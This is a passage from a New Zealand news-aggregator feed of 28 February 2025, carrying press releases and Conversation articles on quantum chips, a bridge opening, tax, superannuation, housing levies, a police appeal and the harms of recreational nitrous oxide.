    Today, we see more women in the workplace and in positions of leadership across sectors.

    But as feminist Sara Ahmed has noted, it is often the marginalised employees who carry the burden of doing all the “diversity work” in the workplace.

    Diversity becomes work for those who are not accommodated by an existing system.

    Redoubling efforts

    Despite the welcome advances made, inequalities persist in the workplace.

    We recognise many in positions of power are not willing (or able) to acknowledge their own privileged positions. Therefore they do not see the barriers that exist for others.

    Social justice will not simply be gifted by those in power.

    Given the challenging political climate, it is more important than ever that we continue to strive for gender equality – rather than simply uphold the status quo.

    Gemma Hamilton receives funding from the Australian Research Council (ARC).

    Nicola Henry receives funding from the Australian Research Council (ARC) and Google. She is also a member of the Australian eSafety Commissioner’s Expert Advisory Group.

    Bess Schnioffsky does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Diversity, equity and inclusion in the workplace are under attack. Here’s why they matter more than ever – https://theconversation.com/diversity-equity-and-inclusion-in-the-workplace-are-under-attack-heres-why-they-matter-more-than-ever-250651

    MIL OSI Analysis – EveningReport.nz –

    February 28, 2025
  • MIL-Evening Report: A quantum computing startup says it is already making millions of light-powered chips

    Source: The Conversation (Au and NZ) – By Christopher Ferrie, A/Prof, UTS Chancellor’s Postdoctoral Research and ARC DECRA Fellow, University of Technology Sydney

    PsiQuantum

    American quantum computing startup PsiQuantum announced yesterday that it has cracked a significant puzzle on the road to making the technology useful: manufacturing quantum chips in useful quantities.

    PsiQuantum burst out of “stealth mode” in 2021 with a blockbuster funding announcement. It followed up with two more last year.

    The company uses so-called “photonic” quantum computing, which has long been dismissed as impractical.

    The approach, which encodes data in individual particles of light, offers some compelling advantages — low noise, high-speed operation, and natural compatibility with existing fibre-optic networks. However, it was held back by extreme hardware demands to manage the fact photons fly with blinding speed, get lost, and are hard to create and detect.

    PsiQuantum now claims to have addressed many of these difficulties. Yesterday, in a new peer-reviewed paper published in Nature, the company unveiled hardware for photonic quantum computing they say can be manufactured in large quantities and solves the problem of scaling up the system.

    What’s in a quantum computer?

    Like any computer, quantum computers encode information in physical systems. Whereas digital computers encode bits (0s and 1s) in transistors, quantum computers use quantum bits (qubits), which can be encoded in many potential quantum systems.

    Superconducting quantum computers require an elaborate cooling rig to keep them at temperatures close to absolute zero.
    Rigetti

    The darlings of the quantum computing world have traditionally been superconducting circuits running at temperatures near absolute zero. These have been championed by companies such as Google, IBM, and Rigetti.

    These systems have attracted headlines claiming “quantum supremacy” (where quantum computers beat traditional computers at some task) or the ushering in of “quantum utility” (that is, actually useful quantum computers).

    In a close second in the headline grabbing game, IonQ and Honeywell are pursuing trapped-ion quantum computing. In this approach, charged atoms are captured in special electromagnetic traps that encode qubits in their energy states.

    Other commercial contenders include neutral atom qubits, silicon based qubits, intentional defects in diamonds, and non-traditional photonic encodings.

    All of these are available now. Some are for sale with enormous price tags and some are accessible through the cloud. But fair warning: they are more for experimentation than computation today.

    Faults and how to tolerate them

    The individual bits in your digital computers are extraordinarily reliable. They might experience a fault (a 0 inadvertently flips to a 1, for example) once in every trillion operations.

    PsiQuantum’s new platform has impressive-sounding features such as low-loss silicon nitride waveguides, high-efficiency photon-number-resolving detectors, and near-lossless interconnects.

    The company reports a 0.02% error rate for single-qubit operations and 0.8% for two-qubit creation. These may seem like quite small numbers, but they are much bigger than the effectively zero error rate of the chip in your smartphone.

    However, these numbers rival the best qubits today and are surprisingly encouraging.

    One of the most critical breakthroughs in the PsiQuantum system is the integration of fusion-based quantum computing. This is a model that allows for errors to be corrected more easily than in traditional approaches.

    Quantum computer developers want to achieve what is called “fault tolerance”. This means that, if the basic error rate is below a certain threshold, the errors can be suppressed indefinitely.

    Claims of “below threshold” error rates should be met with skepticism, as they are generally measured on a few qubits. A practical quantum computer would be a very different environment, where each qubit would have to function alongside a million (or a billion, or a trillion) others.

    This is the fundamental challenge of scalability. And while most quantum computing companies are tackling the problem from the ground up – building individual qubits and sticking them together – PsiQuantum is taking the top down approach.

    Scale-first thinking

    PsiQuantum developed its system in partnership with semiconductor manufacturer GlobalFoundries. All the key components – photon sources and detectors, logic gates and error correction – are integrated on single silicon-based chip.

    PsiQuantum says GlobalFoundries has already made millions of the chips.

    A diagram showing the different components of PsiQuantum’s photonic chip.
    PsiQuantum

    By making use of techniques already used to fabricate semiconductors, PsiQuantum claims to have solved the scalability issue that has long plagued photonic approaches.

    PsiQuantum is fabricating their chips in a commercial semiconductor foundry. This means scaling to millions of qubits will be relatively straightforward.

    If PsiQuantum’s technology delivers on its promise, it could mark the beginning of quantum computing’s first truly scalable era.

    A fault-tolerant photonic quantum computer would have major advantages and lower energy requirements.

    Christopher Ferrie is a founder of Eigensystems. He receives funding from the Australian Research Council.

    – ref. A quantum computing startup says it is already making millions of light-powered chips – https://theconversation.com/a-quantum-computing-startup-says-it-is-already-making-millions-of-light-powered-chips-251057

    MIL OSI Analysis – EveningReport.nz –

    February 28, 2025
  • MIL-OSI New Zealand: New Otaika Bridge to open to southbound traffic

    Source: New Zealand Transport Agency

    The new Otaika Bridge on State Highway 1, south of Whangārei, will open to southbound traffic this Sunday.

    The bridge has been constructed as part of the SH1 Loop Road safety improvements project and was blessed by Te Parawhau yesterday, ahead of its partial opening this weekend.

    NZ Transport Agency Waka Kotahi (NZTA) says from Sunday, southbound traffic will be directed over the new bridge, while northbound traffic will continue along the current SH1 route.

    There will be a single lane operating in each direction, with traffic management in place to guide road users.

    This layout will continue for several weeks to allow contractors to complete works in the area, before the bridge opens fully to both northbound and southbound traffic.

    Road users may experience short delays as people adjust to the layout change. Please be patient and travel with care.

    The new bridge has been built to the east of the existing bridge, to a new design standard that takes climate change and sea level rise into consideration. It is part of improvements to the SH1 and Loop Road intersection to make it safer and easier to use, recognising it’s importance as a strategic link between Auckland and Whangārei.

    The Loop Road safety improvements project is expected to be complete later this year.

    For more information on the project visit:

    SH1 Loop Road safety improvements

    NZTA thanks everyone for their patience and support while we undertake this important work.

    MIL OSI New Zealand News –

    February 28, 2025
  • MIL-OSI Asia-Pac: Pro-birth tax deduction implemented

    Source: Hong Kong Information Services

    The Government today announced in the Gazette that a tax deduction for assisted reproductive (AR) service expenses came into force today.


    The deduction, under salaries tax and personal assessment, is applicable to qualifying AR service expenses paid starting from the 2024/25 year of assessment. All AR services received for medical reasons are considered as qualifying AR services.


    Two categories of persons are eligible:


    (1) infertile couples or people under specified circumstances, which individuals undergoing sex selection of embryos to avoid sex-linked genetic diseases, and single women continuing to receive a procedure where gametes were, or an embryo was, placed in their body, pursuant to the same procedure taking place when they were party to a marriage; and


    (2) patients who may be rendered infertile as a result of chemotherapy, radiotherapy, surgery, or other medical treatment.


    The Government elaborated that expenses paid for qualifying AR services by a taxpayer, by a taxpayer’s spouse (who is not living apart from the taxpayer), or by both, are allowable deductions.


    The maximum deduction allowable for a year of assessment is $100,000. For married taxpayers, the maximum deduction for both taxpayer and spouse is $100,000 in total.


    The Government reminded taxpayers that the Inland Revenue Department may request them to provide the Proof of Qualifying AR Service Expenses in support of any deduction claimed.


    Citizens who have paid for qualifying AR service expenses on or after April 1 last year and who intend to claim tax deductions for such expenses may obtain the proof retrospectively from centres holding an artificial insemination by husband licence, a treatment licence or a storage licence.

    MIL OSI Asia Pacific News –

    February 28, 2025
  • MIL-OSI Economics: Result of the Daily Variable Rate Repo (VRR) auction held on February 28, 2025

    Source: Reserve Bank of India

    Tenor 3-day
    Notified Amount (in ₹ crore) 25,000
    Total amount of bids received (in ₹ crore) 16,258
    Amount allotted (in ₹ crore) 16,258
    Cut off Rate (%) 6.26
    Weighted Average Rate (%) 6.27
    Partial Allotment Percentage of bids received at cut off rate (%) N.A.

    Ajit Prasad          
    Deputy General Manager
    (Communications)    

    Press Release: 2024-2025/2271

    MIL OSI Economics –

    February 28, 2025
  • MIL-OSI Australia: Productivity Commission appointment

    Source: Australian Treasurer

    The Government has agreed to recommend to the Governor‑General, Her Excellency the Honourable Sam Mostyn AC, the appointment of Dr Angela Jackson as a full‑time Social Policy Commissioner to the Productivity Commission (PC), for a five‑year period.

    This is a key appointment for one of Australia’s key economic institutions.

    Driving productivity and higher living standards is a Government priority, and to do that we need the highest calibre of Commissioners at the PC.

    Dr Jackson is the Lead Economist at Impact Economics and Policy. She has been a part‑time Commissioner of the Commonwealth Grants Commission, a Member of the Economic Inclusion Advisory Committee and Chair of the Women in Economics Network that works to build the pipeline of female Australian economists.

    Dr Jackson was part of the independent panel that reviewed the Commonwealth Government’s response to the COVID‑19 pandemic and was also a Board Member and Chair of the Finance Committee at Royal Melbourne Hospital.

    She has also held senior economic advisory roles for the Commonwealth Government.

    Dr Jackson holds a PhD in Health Economics from Monash University and a Masters in International Health Policy (Health Economics) from the London School of Economics and Political Science.

    This proposed appointment would continue the high level of skills and experience within the PC, to help ensure its continued high‑quality research and advice on the key sectors of our economy.

    If appointed, Dr Jackson’s work at the PC will make a key contribution to the five pillars of the Government’s productivity agenda to build a more productive Australia.

    MIL OSI News –

    February 28, 2025
  • MIL-OSI: Nokia to modernize data center infrastructure for Maxis #MWC25

    Source: GlobeNewswire (MIL-OSI)

    Press Release
    Nokia to modernize data center infrastructure for Maxis #MWC25

    • Data center refresh to support digital transformation for Malaysian service provider in expanding Southeast Asia market.
    • Nokia to deploy data center switches and automation platform for improved scale, reliability and simplicity.

    28 February 2025
    Espoo, Finland – Nokia today announced a significant upgrade to the data center infrastructure of Maxis, Malaysia’s leading integrated telecommunications provider, aimed at enhancing connectivity and scalability with Nokia’s data center switches and Event-Driven Automation (EDA) platform. The deployment will support Maxis’s business growth by providing a scalable, secure, and efficient data center architecture.

    The modernization of Maxis’ data center connectivity technology will help the company simplify network operations, solve issues faster and automate workloads, all on a robust and secure infrastructure.

    Nokia will deploy its cutting-edge 7220 Interconnect Router (IXR) data center switches and EDA technology across multiple Maxis data centers. This upgrade will enable Maxis to provision infrastructure resources without delay, reduce complexity and ensure secure applications running in the network can scale gracefully.

    “This expansion of our longstanding collaboration with Nokia will drive next-generation connectivity in anticipation of customers’ growing needs. It reflects Malaysia’s emergence as a hub for data centers and hyperscalers, in line with greater adoption of AI-enabled cloud infrastructure. This initiative will enhance our network capabilities, ensuring we are able to continue providing best-in-class connectivity-adjacent solutions powered by fast, secure and reliable connectivity,” said Goh Seow Eng, Chief Executive Officer at Maxis.

    “Data center networks are critical infrastructure and need to be extremely reliable while also being simple to deploy and operate. We are pleased to work with Maxis to modernize their data center infrastructure with our advanced data center switches and EDA technology to provide Maxis with a future-proof architecture that is scalable, resilient, and easy to deploy. This collaboration is a testament to the strength of our technology and our commitment to supporting our customer’s growth in the booming data center market in Southeast Asia,” added Ming Kin Ngiam, Head of Southeast Asia South for Network Infrastructure at Nokia.

    Nokia is helping cloud builders worldwide to build modern data center networks that are highly reliable, secure and easy to operate – which is essential to meet the growing demands of AI workloads globally. Nokia’s EDA ensures faster response times, reduces manual effort, minimizes errors, consumes less compute resources and handles network-wide operations at scale with consistent performance. By proactively resolving issues, it boosts reliability and reduces operational costs.

    The Nokia 7220 IXR, a key component of Nokia’s Data Center Fabric solution, provides fixed-configuration, high-capacity platforms that offers unmatched scale, flexibility and operational simplicity to data center and cloud environments. These scalable next-generation platforms are designed to meet the high connectivity and density demands of webscale companies, service providers and enterprises.

    Multimedia, technical information and related news 
    Web Page: Nokia Data Center Networks
    Product Page: Nokia EDA
    Product Page: Nokia 7220 IXR

    About Nokia
    At Nokia, we create technology that helps the world act together.

    As a B2B technology innovation leader, we are pioneering networks that sense, think and act by leveraging our work across mobile, fixed and cloud networks. In addition, we create value with intellectual property and long-term research, led by the award-winning Nokia Bell Labs, which is celebrating 100 years of innovation.

    With truly open architectures that seamlessly integrate into any ecosystem, our high-performance networks create new opportunities for monetization and scale. Service providers, enterprises and partners worldwide trust Nokia to deliver secure, reliable and sustainable networks today – and work with us to create the digital services and applications of the future.

    Media inquiries
    Nokia Press Office
    Email: Press.Services@nokia.com

    Follow us on social media
    LinkedIn X Instagram Facebook YouTube

    The MIL Network –

    February 28, 2025
  • MIL-OSI New Zealand: Police speaking with several people after serious assault, Taradale

    Source: New Zealand Police (National News)

    Attributable to Detective Senior Sergeant Alex Simister, Hawke’s Bay CIB:

    Police are speaking with a number of people following a serious assault in Taradale on Wednesday afternoon.

    At around 12.40pm, a fight broke out between two groups in the vicinity of Bellevue Dairy Gloucester Street.

    A 14-year-old was transported to hospital with critical injuries, where he remains in a serious but stable condition.

    An investigation into the incident has resulted in Police identifying those responsible for the assault.

    Police are speaking with them and are not seeking anyone else in relation to the incident.

    Charges are being considered and enquiries into the assault are ongoing.

    Anyone who may have information on the incident can provide information to Police online or by calling 105 using the reference number 250227/9346.

    Information can also be provided anonymously via Crime Stoppers on 0800 555 111.

    ENDS

    Issued by Police Media Centre

    MIL OSI New Zealand News –

    February 28, 2025
  • MIL-OSI New Zealand: Speech to LGNZ Metro, Rural and Provincial Sectors Forum

    Source: New Zealand Government

    Good afternoon!

    I want to acknowledge the immense amount of work Minister Bishop has done in leading this Going for Housing Growth programme – it is vitally important.

    As the Minister flagged, central to Going for Housing Growth is this idea that growth should pay for growth, and a key tension in this system centres on finding a balance between certainty about where growth will occur and having the flexibility to respond to demand.

    The Infrastructure Funding and Financing Act (IFFA) hits both of these things – it levies those benefitting from the infrastructure and is an important piece in this responsiveness puzzle, enabling demand-led growth without further straining councils’ balance sheets.

    However, we’ve become aware of barriers to its use, so we’re making some changes to make it fit for purpose, which I’ve been tasked with leading.

    IFFA background

    The IFFA emerged from a great example of the market innovating to solve coordination problems and deliver benefits much sooner than the public sector could have. 

    Developers saw an opportunity at Milldale to deliver housing but needed infrastructure to enable that to happen.

    Unable to rely on a council constrained by its own growth plans and lack of funds, the developers set up a special purpose vehicle (SPV) to raise the finance needed to deliver the infrastructure and then levied the subsequent landowners to repay the debt.

    Recognising the value of this approach, the government at the time rightly sought to codify this to be replicated around the country, culminating in the IFFA.

    In addition to providing a responsive, market-led pathway to enable greenfield development, the IFFA has several benefits.

    It can enable intensification in existing urban areas by funding and financing infrastructure upgrades.

    As the SPV is off balance sheet, it preserves council debt headroom while delivering additional infrastructure capacity. 

    It ensures revenue streams are certain and are hypothecated to the relevant infrastructure.

    It ensures fairness in that those who benefit pay – it spreads the infrastructure costs over a longer period of time and, therefore, more fairly across the beneficiaries over that infrastructure’s lifespan.

    Yet, its responsive, market-led vision has not been realised.

    No further greenfield deal has been done since the IFFA’s Milldale inspiration, with only two city-wide levies have been struck.

    We set out to understand why, and we have gone about fixing it.

    Streamline levy development and approval

    We’ve heard the process for standing up an IFFA transaction is unnecessarily burdensome and costly.

    A range of requirements are duplicated and redundant, which slow the process without adding any real benefit.

    A Minister doesn’t need to be bogged down with immaterial technical detail, and we don’t need ambiguities that arbitrarily leave some important matters neglected.

    We’re making a range of detailed changes to address this.

    Our focus is to ensure the right information is available in the right format at the right time to make the right decisions.

    There is also an embedded suggestion that a Minister is somehow always the best arbiter of what’s reasonable and affordable, even where affordability is already internalised.

    While we acknowledge the decision to impose a levy on existing ratepayers is a serious one, if a greenfield levy is proposed by the developer with skin in the game, or everyone affected otherwise consents, we are now going to take the wild approach of trusting that they’re acting in their own best interests.

    Increasing uptake

    Extending access to a variety of users 

    Last year, Cabinet made the decision to extend the scope of the IFFA to cover water entities under Local Water Done Well, and now we’re extending it further to NZTA projects. 

    This will mean major transport projects can recover a share of the infrastructure cost from those who benefit from an increase in development capacity, helping growth pay for growth and adding to the potential funding stack.

    Supporting developer-led proposals

    Part of the current process requires a levy to be endorsed by levy and infrastructure authorities, such as councils, before a proposal can be progressed, with no clear criteria to limit obstruction.

    In pursuit of responsiveness and growth, we are making changes that will require the endorsements to be given where statutory requirements are met.

    We cannot afford to give a licence to say ‘no’, so we’re not going to give it.

    Deferrals

    We’re also moving to enable levy payment flexibility.

    While infrastructure adds value to properties which benefit, and generally increase wealth, annual levies may be difficult to provide for when property owners may not have much financial headroom.

    We’re therefore introducing levy deferral options, so property owners can defer payment to a later date or until a specified triggering event. 

    Ensuring deferral options are reflected clearly and transparently will mean all parties can make better decisions, including the responsible Minister through the affordability assessment.

    Project eligibility

    Currently, there is ambiguity about whether projects commissioned prior to when a levy proposal is submitted are eligible, so we’re clarifying that projects commissioned up to two years prior will be. 

    This will extend coverage to circumstances where projects may have recently been completed but house sales have yet to occur.

    Use for development levies

    With the advent of the development levies Minister Bishop has just announced, we’re also making changes to help them work together with the IFFA.

    If a developer is facing the prospect of big development levy for council-provided infrastructure, there may be demand for the IFFA to finance this to be repaid by future homeowners.

    For this use case, we are removing the requirement that IFFA levies have a direct link to specific bulk infrastructure.

    Other changes

    There are a range of other changes, such as:

    • SPVs getting explicit powers to commence recovery action for unpaid levies
    • councils being able to request reimbursement of levy administration costs as a condition of endorsement
    • introducing flexibility about where the infrastructure must be vested
    • putting levies on an even keel with rates in the event of a rating sale
    • several other minor, technical, and remedial tweaks.

    Together, these changes will deliver a more usable pathway for IFFA deals that can be accessed by developers and others.

    The objective is to deliver infrastructure that may not have been planned by councils or planned for in the timeframe that developers need it.

    Conclusion

    While the IFFA is relatively technical, it is a very important tool, and it has a key role in facilitating demand-led growth.

    By streamlining processes and improving usability, and having National Infrastructure Funding and Financing (NIFF) engaged to assist councils and others with expertise and growing capacity, we expect the IFFA will be much more attractive and used much more widely.

    We need growth, and growth must be responsive to demand.

    The IFFA has a distinct and important role in delivering this.

    MIL OSI New Zealand News –

    February 28, 2025
  • MIL-Evening Report: Australia’s retirement savings are too big to invest at home – here’s why super funds are looking to the US

    Source: The Conversation (Au and NZ) – By Susan Thorp, Professor of Finance, University of Sydney

    Marek Masik/Shutterstock

    You might remember Pesto, the king penguin chick who became a star attraction at Melbourne Aquarium last year. Good food, good genes and a safe home let Pesto grow into a huge ball of brown fluff twice the size of his parents. Pesto became a local and international celebrity.

    While not cute or funny like Pesto, Australia’s financial sector gave birth to its own baby three decades ago that has since rapidly grown into a big adult – superannuation. It, too, has become internationally famous.

    This week, our superannuation sector attracted the attention of US asset managers and government officials, including the new US Treasury Secretary Scott Bessent, at a summit in Washington DC.

    Super industry leaders joined Treasurer Jim Chalmers and the Australian ambassador to the US, Kevin Rudd, to pitch a strengthening of ties. So, why are Australian super funds so keen to shore up support in the United States?


    Read more:
    Your super fund is invested in private markets. What are they and why has ASIC raised concerns?


    A giant nest egg

    Figures from the Australian Prudential Regulation Authority (APRA) show the total pool of superannuation assets had grown to about A$4.2 trillion by December 2024. That’s up 11.5% on the year before.

    That’s about 160% of the value of all goods and services produced in Australia – the gross domestic product (GDP) – over the year to June 2024 at $2.6 trillion.

    This scales to a very large pool of investable retirement money – the fifth largest in the world. Australia’s population ranks just 54th in the world.

    Some of the biggest individual funds have significant assets under management. Australian Super and Australian Retirement Trust, for example, both manage more than $300 billion in retirement savings.

    Looking overseas

    This leads us to why the Australian super industry is securing openings in the US. Australian super funds have invested some funds overseas since their inception. But this practice is expanding quickly for two reasons.

    First, the sheer size of the superannuation investment pool has largely outgrown its Australian asset base.

    To illustrate, our $4.2 trillion super pool is significantly larger than the total market capitalisation of the Australian Securities Exchange (ASX), about $3.1 trillion.

    Without new places to invest our super, it’s impossible to keep earning a return on it.

    The second – and related – reason is the need for diversification. It makes sense to lower risk by spreading funds across industries, geographies and jurisdictions.

    A scan of the aggregated asset allocation of large Australian super funds shows that around half of the funds invested in equities, property and infrastructure are currently in overseas assets.

    The US accounts for about 45% of aggregate financial assets of all investors worldwide – more than US$90 trillion (A$144 trillion).

    The strategy to diversify investments has paid off. The US stock market has seen some spectacular recent returns, with annual returns of more than 20% in some years. These have far outpaced those of the ASX.

    Compulsory savings

    Australia’s super sector has been fed by compulsory contributions (savings) and investment returns. Super has also been protected by legislation that makes participation compulsory for most workers and preserves savings until retirement.

    Australia has had a system of compulsory employer superannuation contributions for workers since 1992.
    DGLimages/Shutterstock

    Since 1992, employers have made compulsory (superannuation guarantee) contributions on behalf of workers into superannuation accounts. The compulsory contribution has risen significantly from an initial 3% of earnings to 12% of earnings from July this year.

    High coverage (well over 90% of workers), combined with rising contribution rates, has meant the amount of money flowing into superannuation accounts has grown at a remarkable compound annual rate of 14% since 1992.

    Even after the superannuation guarantee rate peaks at 12% this year, growth in labour earnings, fed by workforce and productivity growth, will continue to generate substantial inflows.

    Can’t touch our nest egg early

    Australia’s strict rules preventing withdrawals from super are among the tightest in the world. With some exceptions for extreme hardship, members of super funds can withdraw their savings from age 60 if they retire, and from age 65 even if they have not retired.

    An ageing population will mean more retirees in future decades, speeding up outflows. But so far, Australian retirees are proving to be very cautious with their nest eggs.

    Along with compulsory contributions and rules on withdrawing it, investment returns have grown the super baby, at rates of 7.3% annually over the past 30 years, or about 4.4% annually above inflation.

    The super sector is still smaller than its older sibling, the banking system, where assets of A$6.3 trillion are about 240% of the value of annual GDP. But super is forecast to grow to 200% of annual GDP over the next two decades.

    Riskier investments

    To generate these rates of return, Australian super funds have invested in a wide range of financial assets, and with a substantial exposure to high return (but riskier) assets.

    In Australia, super funds invest around two-thirds
    of funds in equities, property, infrastructure and commodities, and around one-third in safer bonds and cash.

    That contrasts with some other pension systems, such as Japan and the UK, where a majority of funds are invested in safer assets like government bonds.

    Susan Thorp is a member of UniSuper. She receives and has received research funding from the Australian Research Council, the Australian Securities and Investments Commission, the TIAA Institute (USA), IFM, and UniSuper and Cbus Superannuation funds via ARC Linkage Grants. Thorp was previously Professor of Finance and Superannuation at UTS, a position that was partly funded by Sydney Financial Forum (Colonial First State Global Asset Management), the NSW Government, the Association of Superannuation Funds of Australia (ASFA), the Industry Superannuation Network (ISN), and the Paul Woolley Centre for the Study of Capital Market Dysfunctionality, UTS. She was an Associate Investigator for the ARC Centre of Excellence in Population Ageing Research (CEPAR), and is a member of the OECD-International Network on Financial Education Research Committee, the Steering Committee of the Mercer CFA Global Pensions Index, the Australian Securities and Investments Commission (ASIC) Consultative Committee, the Board of New College (UNSW) and the Research Committee of Super Consumers Australia, a not-for-profit advocacy organisation for Australian pension plan participants.

    – ref. Australia’s retirement savings are too big to invest at home – here’s why super funds are looking to the US – https://theconversation.com/australias-retirement-savings-are-too-big-to-invest-at-home-heres-why-super-funds-are-looking-to-the-us-250920

    MIL OSI Analysis – EveningReport.nz –

    February 28, 2025
  • MIL-OSI New Zealand: Release: Labour PR: More clarity needed for homebuyers

    Source: New Zealand Labour Party

    The Government’s levies announcement is a step in the right direction, but they must be upfront about who will pay its new infrastructure levies and ensure that first-home buyers are protected from hidden costs.

    “If we are truly going to address the housing shortage in this country, it will require a bipartisan approach across numerous Governments. Today’s announcement does build on some of the work Labour was doing,” Labour housing spokesperson Kieran McAnulty said.

    “We will be as constructive as we can when it comes to housing policy. We cannot support the Government’s appalling and backwards approach to social and emergency housing, but we are keen to work with the Government in the areas of planning and infrastructure.

    “After the Government scrapped a whole lot of reforms, causing massive upheaval for Councils and the construction and infrastructure sectors, we recognise that they are desperate for some certainty and we want to play our part in providing that.

    “Developers have told us that new homebuyers are already bearing too much cost. We have some questions that we will work through with the Government, such as who will actually be paying these new levies and whether there is a chance that this will lead to hidden costs for homebuyers. It’s important we get that straight early on.

    “Taking away development contributions from councils is a big deal, so we need to be clear on the details to make sure this doesn’t just shift the financial burden onto homeowners and first-home buyers. It is important the Government changes its attitude towards local government and works with them to get these settings right,” Kieran McAnulty said.


    Stay in the loop by signing up to our mailing list and following us on Facebook, Instagram, and X.

    MIL OSI New Zealand News –

    February 28, 2025
  • MIL-Evening Report: Nangs are popular with young people. But are they aware of the serious harms of nitrous oxide?

    Source: The Conversation (Au and NZ) – By Julaine Allan, Professor, Mental Health and Addiction, Rural Health Research Institute, Charles Sturt University

    Lenscap Photography/Shutterstock

    Nitrous oxide – also known as laughing gas or nangs – is cheap, widely available and popular among young people.

    Yet it often flies under the radar in public health programs and education settings. For example, it’s not included in the drug education curriculum in Australian schools.

    In our new study, we spoke to young people (aged 18 to 25) who have used nitrous oxide. We found they were are unaware of its risks – even when they reported symptoms such as “brain fog” and seizures.

    What is nitrous oxide?

    Nitrous oxide is regularly used for sedation and pain relief in dentistry and childbirth.

    The gas, which has no colour or flavour, is also used recreationally and is known as nangs, nos, whippits and balloons.

    In fact, nitrous oxide has been used to get intoxicated since its creation in 1722, and wasn’t used in surgery until 1842. It can create a feeling of dissociation from the body, changes in perception and euphoria. This lasts about one minute.

    In Australia, nitrous oxide is cheap and accessible. This is because the gas is also used in baking, for example to whip cream.

    So, while it’s not legal to sell nitrous oxide for recreational use, the canisters or “bulbs” are widely available online via 24-hour delivery services.

    People usually discharge the gas into a balloon or a whipped cream dispenser and then inhale. Nitrous oxide is intensely cold – minus 40 degrees Celsius.

    People inhale the gas using a balloon.
    Ink Drop/Shutterstock

    How common is it?

    We still don’t have much data about who uses nitrous oxide and how often. Compared to other drugs, there is minimal research on its recreational use.

    However researchers believe it is becoming more common globally, especially among young people.

    For example, in 2022, nitrous oxide was the second-most used controlled substance among 16–24 year olds in the United Kingdom after cannabis.

    In January 2023, the Netherlands banned the sale and possession of nitrous oxide after 1,800 road accidents, including 63 fatal crashes, were linked to the drug in a three-year period.

    The Global Drug Survey reported a doubling in nitrous oxide use between 2015 and 2021, from 10% of respondents to 20%. But this voluntary survey is not representative of all people who use drugs. While it is an indication of people’s nitrous oxide use, the picture remains patchy.

    What are the health risks?

    Nitrous oxide is not the most harmful drug people can use but that doesn’t make it safe.

    Inhaling nitrous oxide has short-term health risks, including:

    • cold burns from the gas

    • injuries from falling over

    • nausea and dizziness.

    Using a lot of nitrous oxide at one time can result in passing out (from lack of oxygen) and seizures. Calling an ambulance is necessary if this happens.

    Longer-term health problems may include:

    • vitamin B12 loss (causing numbness of hands and feet and eventually paralysis)

    • urinary incontinence

    • strokes

    • memory loss

    • mental health conditions, including depression and psychosis.

    The availability of much larger canisters (including flavoured varieties) is also linked to an increase in significant harms. These can deliver roughly 70 times the amount of nitrous oxide as traditional small canisters.

    Larger bulbs allow people to consume more of the gas at one time and they often experience health problems more quickly as a result.

    However, there is still limited knowledge about nitrous oxide in the health system. This means its health risks are often compounded because it is overlooked by those assessing medical conditions and because people deny using it.

    Large gas canisters mean people consume a lot more nitrous oxide in one go.
    joshua snow/Shutterstock

    Our research

    During the first stage of our 2025 Australian study, we interviewed seven young people (aged 18 to 25) who had used nitrous oxide at least ten times.

    While the number of interviewees was small, the stories they told were very similar.

    They were either unaware of, or unconcerned about, the drug’s potential risks. This is despite their own experiences of psychological and physical problems.

    They reported becoming unconscious, getting burns from the gas on their hands and faces, sores around the mouth and even having seizures.

    Of particular concern to us was use before driving because people did not recognise the lingering effects of the gas on concentration.

    Our study participants also spoke about “memory zaps” or “brain fog”. Regular use of nitrous oxide affected people’s ability to participate in work and study, with some saying it was also bad for their mental health.

    These thinking problems are a concerning side effect. Yet it’s one that has not been adequately investigated.

    The role of social media

    Videos of young people using nitrous oxide can easily be found on social media. This not only points to its popularity but suggests social media could be a good place to reach young people with information about the drug and harm reduction.

    In the second stage of our research we worked with 30 young people who used nitrous oxide to co-create harm reduction resources.

    As a group, we developed videos, photos and text for
    our nitrous oxide specific social media accounts on Tik Tok and Instagram and for posts on various sub-reddits.

    These describe ways to use the drug more safely. For example the “take a breath” messaging suggests breathing the nitrous oxide in for only ten seconds at a time to ensure enough oxygen. “Take a seat” advises sitting down while using nangs, to avoid injuries from falling.

    Julaine Allan receives funding from the National Health and Medical Research Council and the Commonwealth Department of Health and Aging to conduct research on substance use and mental health programs. She has received funding in the past from other state and commonwealth departments and entities for research.

    Helen Simpson, Jacqui Cameron, and Kenny Kor do not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and have disclosed no relevant affiliations beyond their academic appointment.

